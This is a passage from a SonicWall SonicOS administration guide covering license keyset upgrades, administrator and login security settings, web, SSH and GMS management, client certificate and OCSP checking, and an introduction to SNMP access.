3. Click the **View License Keyset** link. The scrambled text displayed in the text box is the License Keyset for the selected SonicWall security appliance and activated Security Services.
4. Copy the Keyset text for pasting into the **Enter keyset** field of the **Manual Upgrade** section of the **System > Licenses** page or print the page if you plan to manually type in the Keyset into the SonicWall security appliance.

Go to the management interface of your SonicWall security appliance

5 Navigate to the **System > Licenses** page and scroll down to the **Manual Upgrade** section.



6 Paste (or type) the Keyset (from Step 4) into the **Enter Keyset** field.

7 Click the **Submit** or the **Accept** button to update your SonicWall security appliance. The status field at the bottom of the page displays *The configuration has been updated*.

8 You can generate the **System > Diagnostics > Tech Support Report** to verify the upgrade details.

NOTE: After the manual upgrade, the **System > Licenses** page does not contain any registration and upgrade information.

NOTE: The warning message: *SonicWall Registration Update Needed. Please update your registration information* remains on the **System > Status** page after you have registered your SonicWall Inc. security appliance. Ignore this message.

17

Configuring Administration Settings

System > Administration

The System Administration page provides settings for the configuration of SonicWall security appliance for secure and remote management. You can manage the SonicWall using a variety of methods, including HTTPS, SNMP or SonicWall Global Management System (SonicWall GMS).

NOTE: To apply all changes to the SonicWall appliance, click **Accept**; a message confirming the update is displayed at the bottom of the browser window.


Topics:

Firewall Name

The **Firewall Name** uniquely identifies the SonicWall security appliance and defaults to the serial number of the SonicWall. The serial number is also the MAC address of the unit. To change the **Firewall Name**, type a unique alphanumeric name in the **Firewall Name** field. It must be at least 8 characters in length and can be up to 63 characters long. An option is available to auto-append the HA/Clustering suffix to the firewall name.

The **Firewall's Domain Name** can be private, for internal users, or an externally registered domain name. This domain name is used in conjunction with User Web Login Settings on the **Users > Settings** page for user authentication redirects.

Administrator Name & Password



The **Administrator Name** can be changed from the default setting of **admin** to any word using alphanumeric characters up to 32 characters in length.

To create a new administrator name:

1. Type the new name in the **Administrator Name** field.
2. Click **Accept** for the changes to take effect on the SonicWall.

Changing the Administrator Password

To set a new password for SonicOS management interface access:


1. Type the old password in the **Old Password** field.
2. Type the new password in the **New Password** field.
3. Type the new password again in the **Confirm Password** field.
4. Click **Accept**. Once the SonicWall security appliance has been updated, a message confirming the update is displayed at the bottom of the browser window.

TIP: It is recommended you change the default password, **password**, to your own custom password.

Login Security

The internal SonicWall Web-server now only supports SSL version 3.0 and TLS with strong ciphers (12 -bits or greater) when negotiating HTTPS management sessions. SSL implementations prior to version 3.0 and weak ciphers (symmetric ciphers less than 128-bits) are not supported. This heightened level of HTTPS security protects against potential SSLv2 rollback vulnerabilities and ensures compliance with the Payment Card Industry (PCI) and other security and risk-management standards.

TIP: By default, Mozilla Firefox 2.0 and Microsoft Internet Explorer 7.0 enable SSL 3.0 and TLS, and disable SSL 2.0. SonicWall recommends using these most recent Web browser releases. If you are using a previous release of these browsers, you should enable SSL 3.0 and TLS and disable SSL 2.0. In Internet Explorer, go to **Tools > Internet Options**, click on the **Advanced** tab, and scroll to the bottom of the **Settings** menu. In Firefox, go to **Tools > Options**, click on the **Advanced** tab, and then click on the **Encryption** tab.



SonicOS provides password constraint enforcement, which can be configured to ensure that administrators and users are using secure passwords. Password constraint enforcement satisfies the confidentiality requirements as defined by current information security management systems or compliance requirements, such as Common Criteria and the Payment Card Industry (PCI) standard.

- **Password must be changed every (days)** – requires users to change their passwords after the designated number of days has elapsed. When a user attempts to login with an expired password, a pop-up window will prompt the user to enter a new password. The **User Login Status** window now includes a **Change Password** button so that users can change their passwords at any time. The default number of days is **90**.
- **Bar repeated passwords for this many changes** – requires users to use unique passwords for the specified number of password changes. The default number is **4**.
- **New password must contain 4 characters different from the old password** – requires users to change at least 4 alphanumeric characters in their old password when creating a new one.
- **Enforce a minimum password length of** – sets the shortest allowed password.
- **Enforce password complexity** –specifies how complex a user's password must be to be accepted. The drop-down menu provides these options:
    - **None** (default)
    - **Require both alphabetic and numeric characters**


- **Require alphabetic, numeric, and symbolic characters** – for symbolic characters, only **!**, **@**, **#**, **$**, **%**, **^**, **&**, *, **(**, and **)** are allowed; all others are denied.

- **Complexity Requirement** – When the password complexity option is selected, sets the minimum number of alphanumeric and symbolic characters in a user's password. The default number for each is **0**.
  - **Upper Case Characters**
  - **Lower Case Characters**
  - **Number Characters**
  - **Symbolic Characters**
- **Apply these password constraints for** — the check boxes specify to which classes of users the password constraints are applied. By default, all check boxes are selected.
  - **Administrator** – refers to the default administrator with the username **admin**.
  - **Other full administrators**
  - **Limited administrators**
  - **Other local users**
- **Log out the Administrator after inactivity of (minutes)** – sets the length of inactivity time that elapses before you are automatically logged out of the Management Interface. By default, the SonicWall security appliance logs out the administrator after **5** minutes of inactivity. The inactivity timeout can range from 1 to 9999 minutes.

  TIP: If the Administrator Inactivity Timeout is extended beyond five minutes, you should end every management session by clicking **Logout** in the upper right corner of the page to prevent unauthorized access to the SonicWall security appliance's Management Interface.

- **Enable administrator/user lockout** – locks administrators out of accessing the appliance after the specified number of incorrect login attempts. This option is disabled by default.
  - **Failed login attempts per minute before lockout** specifies the number of incorrect login attempts within a one-minute time frame that triggers a lockout. The minimum time is 1 minute, the maximum time is 60 minutes, and the default is **5** minutes.
  - **Lockout Period (minutes)** specifies the number of minutes that the administrator is locked out. The minimum time is 1 minute, the maximum time is 60 minutes, and the default is **5** minutes.

Multiple Administrators



- **On preemption by another administrator** - Configures what happens when one administrator preempts another administrator using the Multiple Administrators feature. The preempted administrator can either be converted to non-config mode or logged out. For more information on Multiple Administrators, see Multiple Administrator Support Overview.
  - **Drop to non-config mode** - Select to allow more than one administrator to access the appliance in non-config mode without disrupting other administrators. This option is selected by default.

- **Log Out** - Select to have the new administrator preempt other sessions.

  NOTE: Selecting Log Out disables Non-Config mode and prevents entering Non-Config mode manually.

- **Allow preemption by a lower priority administrator after inactivity of (minutes)** - Enter the number of minutes of inactivity by the current administrator that will allow a lower-priority administrator to preempt.
- **Enable inter-administrator messaging** - Select to allow administrators to send text messages through the management interface to other administrators logged into the appliance. The message will appear in the browser's status bar.
- **Messaging polling interval (seconds)** - Sets how often the administrator's browser will check for inter-administrator messages. If there are likely to be multiple administrators who need to access the appliance, this should be set to a reasonably short interval to ensure timely delivery of messages.

Enabling Administrator/User Lockout

You can configure the SonicWall security appliance to lockout an administrator or a user if the login credentials are incorrect.


IMPORTANT: If an administrator and a user are logging into the SonicWall using the same source IP address, the administrator is also locked out of the SonicWall. The lockout is based on the source IP address of the user and administrator.

1. In the **Login Security** section, select the **Enable Administrator/User Lockout on login failure** checkbox to prevent users from attempting to log into the SonicWall security appliance without proper authentication credentials.
2. Type the number of failed attempts before the user is locked out in the **Failed login attempts per minute before lockout** field.
3. Type the length of time that must elapse before the user attempts to log into the SonicWall again in the **Lockout Period (minutes)** field.
4. Click **Accept**.

Web Management Settings

The SonicWall security appliance can be managed using HTTP or HTTPS and a Web browser. HTTP web-based management is disabled by default. Use HTTPS to log into the SonicOS management interface with factory default settings.

If you wish to use HTTP management, an **Allow management via HTTP** check box is available to allow you to enable/disable HTTP management globally:



The default port for HTTPS management is **443**. You can add another layer of security for logging into the SonicWall security appliance by changing the default port. To configure another port for HTTPS management, type the preferred port number into the **Port** field, and click **Update**. For example, if you configure the HTTPS Management Port to be 700, then you must log into the SonicWall using the port number as well as the IP address, for example, <`https://192.168.168.1:700`> to access the SonicWall.

The default port for HTTP is port 80, but you can configure access through another port. Type the number of the desired port in the **Port** field, and click **Accept**. However, if you configure another port for HTTP management, you must include the port number when you use the IP address to log into the SonicWall security appliance. For example, if you configure the port to be 76, then you must type <*`LAN IP Address`*>`:76` into the Web browser, for example, `http://192.168.168.1:76`.

The **Certificate Selection** menu allows you to use a self-signed certificate (**Use Self-signed Certificate**), which allows you to continue using a certificate without downloading a new one each time you log into the SonicWall security appliance. You can also choose **Import Certificate** to select an imported certificate from the **System > Certificates** page to use for authentication to the management interface.

The **Delete Cookies** button removes all browser cookies saved by the SonicWall appliance. Deleting cookies will cause you to lose any unsaved changes made in the Management interface.

To see the System > Security Dashboard page first when you login, select the **Use System Dashboard View as starting page** check box.

Topics:

- Client Certificate Check with Common Access Card
- Enabling Client Certificate Checking
- Changing the Default Size for SonicOS Management Interface Tables
- Configuring Tooltips

Client Certificate Check with Common Access Card

On the **System** > **Administration** page, under **Web Management Settings**, system administrators can enable a **Client Certificate Check** for use with or without a **Common Access Card (CAC).**

A **Common Access Card (CAC)** is a United States Department of Defense (DoD) smart card used by military personnel and other government and non-government personnel that require highly secure access over the internet. A CAC uses PKI authentication and encryption.

NOTE: Using a CAC requires an external card reader that is connected on a USB port.

The **Client Certificate Check** was developed for use with a CAC; however, it is useful in any scenario that requires a client certificate on an HTTPS/SSL connection. **CAC** support is available for client certification only on HTTPS connections.

NOTE: CACs may not work with browsers other than Microsoft Internet Explorer.

The **Enable Client Certificate Check** box allows you to enable or disable client certificate checking and CAC support on the SonicWall security appliance.


The **Client Certificate Issuer** drop-down menu contains a list of the Certification Authority (CA) certificate issuers that are available to sign the client certificate. If the appropriate CA is not in the list, you need to import that CA into the SonicWall security appliance.

The **Enable OCSP Checking** box allows you to enable or disable the Online Certificate Status Protocol (OCSP) check for the client certificate to verify that the certificate is still valid and has not been revoked.

The **OCSP Responder URL** field contains the URL of the server that will verify the status of the client certificate. The **OCSP Responder URL** is usually embedded inside the client certificate and does not need to be entered. If the client certificate does not have an OCSP link, you can enter the URL link. The link should point to the Common Gateway Interface (CGI) on the server side which processes the OCSP checking. For example: http://10.103.63.251/ocsp

If you use the client certificate check without a CAC, you must manually import the client certificate into the browser.

If you use the **Client Certificate Check** with a CAC, the client certificate is automatically installed on the browser by middleware. When you begin a management session through HTTPS, the certificate selection window displays asking you to confirm the certificate.



After you select the client certificate from the drop-down menu, the HTTPS/SSL connection is resumed, and the SonicWall security appliance checks the **Client Certificate Issuer** to verify that the client certificate is signed by the CA. If a match is found, the administrator login page is displayed. If no match is found, the browser displays a standard browser connection fail message, such as:

.....cannot display web page!

If OCSP is enabled, before the administrator login page is displayed, the browser performs an OCSP check and displays the following message while it is checking.

Client Certificate OCSP Checking.....

If a match is found, the administrator login page is displayed, and you can use your administrator credentials to continue managing the SonicWall security appliance.

If no match is found, the browser displays the following message:

OCSP Checking fail! Please contact system administrator!

When using the client certificate feature, these situations can lock the user out of the SonicWall security appliance:

- **Enable Client Certificate Check** is checked, but no client certificate is installed on the browser.
- **Enable Client Certificate Check** is checked and a client certificate is installed on the browser, but either no **Client Certificate Issuer** is selected or the wrong **Client Certificate Issuer** is selected.
- **Enable OCSP Checking** is enabled, but either the OCSP server is not available or a network problem is preventing the SonicWall security appliance from accessing the OCSP server.

To restore access to a user that is locked out, the following CLI commands are provided:

- web-management client-cert disable
- web-management ocsp disable

Enabling Client Certificate Checking

To enable client certificate checking and CAC support:

1. On the **System** > **Administration** page, under Web Management Settings, select the **Enable Client Certificate Check** box.
2. From the **Client Certificate Issuer** drop-down list, select the appropriate CA to sign your client certificate.
3. To enable or disable OCSP checking for the client certificate, select the **Enable OCSP Checking** box.
4. If you are using a CAC, the URL should already be in the **OCSP Responder URL** field. If you are not using a CAC, in the **OCSP Responder URL** field, enter the URL of the server that will verify the status of the client certificate.

Changing the Default Size for SonicOS Management Interface Tables

The SonicOS management interface allows you to control the display of large tables of information across all tables in the management Interface. You can change the default table page size in all tables displayed in the SonicOS management interface from the default 50 items per page to any size ranging from 1 to 5,000 items. Some tables, including Active Connections Monitor, VPN Settings, and Log View, have individual settings for items per page which are initialized at login to the value configured here. Once these pages are viewed, their individual settings are maintained. Subsequent changes made here will only affect these pages following a new login.

To change the default table size:


1. Enter the desired number of **items per page** in the **Default Table Size** field.
2. Enter the desired interval for background automatic refresh of Monitor tables (including Process Monitor, Active Connections Monitor, and Interface Traffic Statistics) in **seconds** in the **Auto-updated Table Refresh Interval** field.
3. Click **Accept**.

Configuring Tooltips

Tooltips are small pop-up windows that provide brief information describing for many forms, buttons, table headings and entries. These Tooltips display when you hover your mouse over a UI element. Some UI elements have a small triangle after the element; hovering your mouse over the triangle displays the tooltip.

NOTE: Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.

The behavior of Tooltips is configured in the **Web Management Settings** section.




Tooltips are enabled by default. To disable Tooltips, uncheck the **Enable Tooltip** check box.

The duration of time before Tooltips display can be configured:

- **Form Tooltip Delay -** Duration in milliseconds before Tooltips display for forms (boxes where you enter text). The default value is **2000** milliseconds.
- **Button Tooltip Delay -** Duration in milliseconds before Tooltips display for radio buttons and check boxes. The default value is **3000** milliseconds.
- **Text Tooltip Delay -** Duration in milliseconds before Tooltips display for UI text. The default value is **500** milliseconds.

SSH Management Settings




If you use SSH to manage the SonicWall appliance, you can change the SSH port for additional security. The default SSH port is **22**.

Enabling GMS Management

You can configure the SonicWall security appliance to be managed by SonicWall Global Management System (SonicWall GMS).

To configure the SonicWall security appliance for GMS management:

1 Select the **Enable Management using GMS** check box in the **Advanced** section on the **System** > **Administration** page, then click **Configure**. The **Configure GMS Settings** dialog displays.



2 Enter the host name or IP address of the GMS Console in the **GMS Host Name or IP Address** field.


3 Enter the port in the **GMS Syslog Server Port** field. The default value is **514**.

4 Select **Send Heartbeat Status Messages Only** to send only heartbeat status instead of log messages.

5 Select **GMS behind NAT Device** if the GMS Console is placed behind a device using NAT on the network. Type the IP address of the NAT device in the **NAT Device IP Address** field.


6 Select one of the following GMS modes from the Management Mode menu.

- **IPSEC Management Tunnel** - Selecting this option allows the SonicWall security appliance to be managed over an IPsec VPN tunnel to the GMS management console. The default IPsec VPN settings are displayed. Select **GMS behind NAT Device** if applicable to the GMS installation, and enter the IP address in the **NAT Device IP Address** field. The default VPN policy settings are displayed at the bottom of the **Configure GMS Settings** window.



- **Existing Tunnel** - If this option is selected, the GMS server and the SonicWall security appliance already have an existing VPN tunnel over the connection. Enter the GMS host name or IP address in the **GMS Host Name or IP Address** field. Enter the port number in the **Syslog Server Port** field.

- **HTTPS** - If this option is selected, HTTPS management is allowed from two IP addresses: the GMS Primary Agent and the Standby Agent IP address. The SonicWall security appliance also sends encrypted syslog packets and SNMP traps using 3DES and the SonicWall security appliance administrator's password. The following configuration settings for HTTPS management mode are displayed:



- **Send Syslog Messages to a Distributed GMS Reporting Server** - Sends regular heartbeat messages to both the GMS Primary and Standby Agent IP address. The regular heartbeat messages are sent to the specified GMS reporting server and the reporting server port.
- **GMS Reporting Server IP Address** - Enter the IP address of the GMS Reporting Server, if the server is separate from the GMS management server.
- **GMS Reporting Server Port** - Enter the port for the GMS Reporting Server. The default value is 514.

7 Click **OK**.

Download URL

The **Download URL** section provides fields for specifying the URL address of a site for downloading the SonicPoint images. SonicOS Enhanced 5.0 and higher does *not* contain an image of the SonicPoint firmware. If your SonicWall appliance has Internet connectivity, it will automatically download the correct version of the SonicPoint image from the SonicWall server when you connect a SonicPoint device. If your SonicWall appliance does *not* have Internet access, or has access only through a proxy server, you must manually specify a URL for the SonicPoint firmware. You do not need to include the **http://** prefix, but you do need to include the filename at the end of the URL. The filename should have a .bin extension.

Here are examples using an IP address and a domain name:


```
192.168.168.10/imagepath/sonicpoint.bin
software.sonicwall.com/applications/sonicpoint/sonicpoint.bin
```

For more information, refer to Updating SonicPoint Firmware.

CAUTION: It is imperative that you download the corresponding SonicPoint image for the SonicOS firmware version that is running on your SonicWall network security appliance. The MySonicWall web site provides information about the corresponding versions. When upgrading your SonicOS firmware, be sure to upgrade to the correct SonicPoint image.

Selecting UI Language

If your firmware contains languages besides English, they can be selected in the **Language Selection** drop-down menu.



NOTE: Changing the language of the SonicOS UI requires that the SonicWall security appliance be rebooted.

18

Administering SNMP

System > SNMP

This section describes how to configure the SonicWall appliance for SNMP access.

Topics:

What Is SNMP?

SNMP (Simple Network Management Protocol) is a network protocol used over User Datagram Protocol (UDP) that allows you to monitor the status of the SonicWall security appliance and receive notification of critical events as they occur on the network. The SonicWall security appliance supports SNMP v1/v2c/v3 and all relevant Management Information Base II (MIBII) groups except **egp** and **at**.

SNMPv3 expands on earlier versions of SNMP and provides secure access to network devices by means of a combination of authenticating and encrypting packets.

Packet security is provided through:

Message Integrity: ensures a packet has not been tampered with in transit

Authentication: verifies a message comes from a valid source

Encryption: encodes packet contents to prevent its being viewed by an unauthorized source.

SNMPv3 provides for both security models and security levels. A security model is an authentication strategy set up between a user and the group in which the user resides. The security level is the permitted level of security within a given security model. The security model and associated security level determine how an SNMP packet will be handled. SNMPv3 provides extra levels of authentication and privacy, as well as additional authorization and access control.

The following table shows how security levels, authentication, and encryption are handled by the different versions of SNMP.

SNMP Security Levels, Authentication, and Encryption

Model	Level	Authentication Type	Encryption	Means of Authentication
v1	noAuthNoPriv	Community String	No	Community string match
v2c	noAuthNoPriv	Community String	No	Community string match
v3	noAuthNoPriv	Username	No	Username match
v3	authNoPriv	MD5 or SHA	No	Authentication is based on the HMAC-MD5 or HMSC-SRA algorithms.
v3	authPriv	MD5 or SHA	DES or AES	Provides authentication is based on the HMAC-MD5 or HMSC-SRA algorithms. Provides DES 56-bit encryption in addition to authentication based on the CBC-DES (DES-56) standard, or AES 128-bit encryption, as well.

The SonicWall security appliance replies to SNMP Get commands for MIBII, using any interface, and supports a custom SonicWall MIB for generating trap messages. The custom SonicWall MIB is available for download from the SonicWall Web site and can be loaded into third-party SNMP management software such as HP Openview, Tivoli, or SNMPC.

SNMP settings can be viewed and configured by you. Settings cannot be viewed or modified by the user. SNMPv3 can be modified at the User or Group level. Access Views can be read, write, or both, and can be assigned to users or groups. A single View can have multiple Object IDs (OIDs) associated with it.

The SNMPv3 Asset Number is specified when configuring SNMP. The Engine ID is used to authorize a received SNMP packet. Only matching packet EngineIDs will be processed.

Setting Up SNMP Access


SNMP configuration consists of:

- Enabling and Configuring SNMP Access
- Setting up SNMPv3 Groups and Access
- SNMP Logs
- Configuring SNMP as a Service and Adding Rules

